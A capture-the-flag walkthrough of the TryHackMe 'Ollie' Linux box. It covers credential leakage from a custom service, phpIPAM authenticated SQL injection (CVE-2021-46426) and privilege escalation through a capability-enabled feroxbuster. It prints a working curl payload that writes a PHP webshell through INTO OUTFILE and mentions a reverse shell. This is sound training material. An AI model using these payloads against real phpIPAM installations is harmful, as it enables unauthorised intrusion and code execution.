Ollie
Box Info
Platform: TryHackMe, OS: Linux, Difficulty: Easy
Attack Path
- Ports 22 (SSH), 80 (Apache, phpIPAM), 1337 (a custom “Ollie” chat service).

- Talk to the port-1337 service with
nc. Answering its prompts (name, then what you’re here for) makes the bot leak a credential pair →admin : OllieUnixMontgomery!. - Those creds log into phpIPAM at
/. phpIPAM ≤ 1.4.4 is vulnerable to authenticated SQLi (CVE-2021-46426), which chains into aSELECT ... INTO OUTFILEwrite primitive to drop a PHP webshell and land a shell aswww-data. - The same password is reused by the
olliesystem account, SSH straight in foruser.txt. olliecan run aferoxbusterbinary that’s been left withcap_setuid+epset. GTFOBins’cap_setuidtechnique against it drops auid=0shell forroot.txt.
Credentials
admin:OllieUnixMontgomery!(phpIPAM admin; also works for theolliesystem user)
Reconnaissance
I started with a full TCP sweep before touching anything else, no point guessing at services when nmap will just tell me what’s actually listening:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
Just SSH and a web server on the default top-1000 scan. http-enum against port 80 told me exactly what I was looking at straight away, a phpIPAM install, and a fairly careless one: the installer directory was still sitting there and several folders had directory listings left wide open.
/robots.txt   Robots file
/db/          BlogWorx Database
/app/  /css/  /functions/  /js/  /misc/   directory listings
/install/     phpIPAM installer left in place


phpIPAM has a rough history of authenticated SQL injection and post-auth code execution issues, so before I even touched the login form I wanted credentials for it. The default top-ports scan clearly wasn’t the whole story either, so I followed up with a full -p- sweep, and that’s where the box showed its personality: a custom service on 1337 that starts talking the second you connect.
PORT     STATE SERVICE
1337/tcp open  unknown

Hey stranger, I'm Ollie, protector of panels, lover of deer antlers.

What is your name?  ...  It's been a while. What are you here for?
Foothold, leak creds from the port-1337 service
A chatty custom service on a non-standard port is basically an invitation, so I grabbed it with netcat instead of trying to script anything fancy up front. Playing along with Ollie’s small talk, giving it a name and then telling it I was there for the panel/credentials, was enough to get it to hand over a working login without any real resistance:
nc 10.10.x.x 1337
# What is your name?  -> <anything>
# What are you here for? -> the panel creds
# => admin / OllieUnixMontgomery!
Those credentials log into the phpIPAM panel on port 80.
Foothold, phpIPAM authenticated SQLi to RCE
Logging in as admin confirmed the version: phpIPAM 1.4.x. Builds up to 1.4.4 carry an authenticated SQL injection (CVE-2021-46426) in the BGP mapping search functionality under app/admin/routing/, and because the app’s database user still has file privileges, that injection point doubles as an arbitrary file write via INTO OUTFILE. Rather than fight with a blind data extraction, the more direct move is to use it to drop a webshell straight onto the docroot.
The vulnerable parameter is subnet on the BGP mapping search page. A UNION SELECT whose second column is a hex-encoded PHP one-liner, terminated with INTO OUTFILE, writes that column straight to disk as a .php file:
PAYLOAD=$(echo -n "<?php system(\$_GET['cmd']); ?>" | xxd -p | tr -d '\n')
curl -s http://10.10.x.x/app/admin/routing/edit-bgp-mapping-search.php \
  -b "phpipam=<authenticated_session_cookie>" \
  --data-urlencode "subnet=\" UNION SELECT 1,0x${PAYLOAD},3,4 INTO OUTFILE '/var/www/html/evil.php' -- -" \
  --data 'bgp_id=1'
Once that lands under the webroot it’s just a GET request away from command execution as www-data:
curl "http://10.10.x.x/evil.php?cmd=id"
# uid=33(www-data) gid=33(www-data) groups=33(www-data)
From there I upgraded to an interactive shell the usual way, a bash reverse shell one-liner through the same cmd parameter, caught with nc -lvnp, and confirmed I was sitting on the box as www-data.
User Flag
www-data couldn’t read /home/ollie/user.txt directly, but the phpIPAM admin password had already done double duty once, so before hunting for a local privesc from www-data I just tried it again against the real ollie system account over SSH:
ssh ollie@10.10.x.x
# Password: OllieUnixMontgomery!
ollie@ollie:~$ cat user.txt
cat user.txt returns the flag for this instance.
Privilege Escalation
With a proper shell as ollie, sudo -l came back empty, so I moved on to the other classic Linux privesc vector and swept the filesystem for binaries carrying capabilities instead of SUID bits:
getcap -r / 2>/dev/null
# .../feroxbuster = cap_setuid+ep
./feroxbuster ... # GTFOBins cap_setuid payload -> rootferoxbuster, of all things, had been left with cap_setuid+ep set, almost certainly a leftover from someone testing directory brute-forcing tools as root and never stripping the capability afterward. That’s all it takes: a binary carrying cap_setuid+ep can raise its own effective UID to 0 before doing anything else, so GTFOBins’ capability-abuse technique against it drops straight into a uid=0 shell.
# whoami
root
# cat /root/root.txt
cat /root/root.txt returns the flag for this instance.
References
- Final privilege escalation steps cross-referenced against public writeups for this room.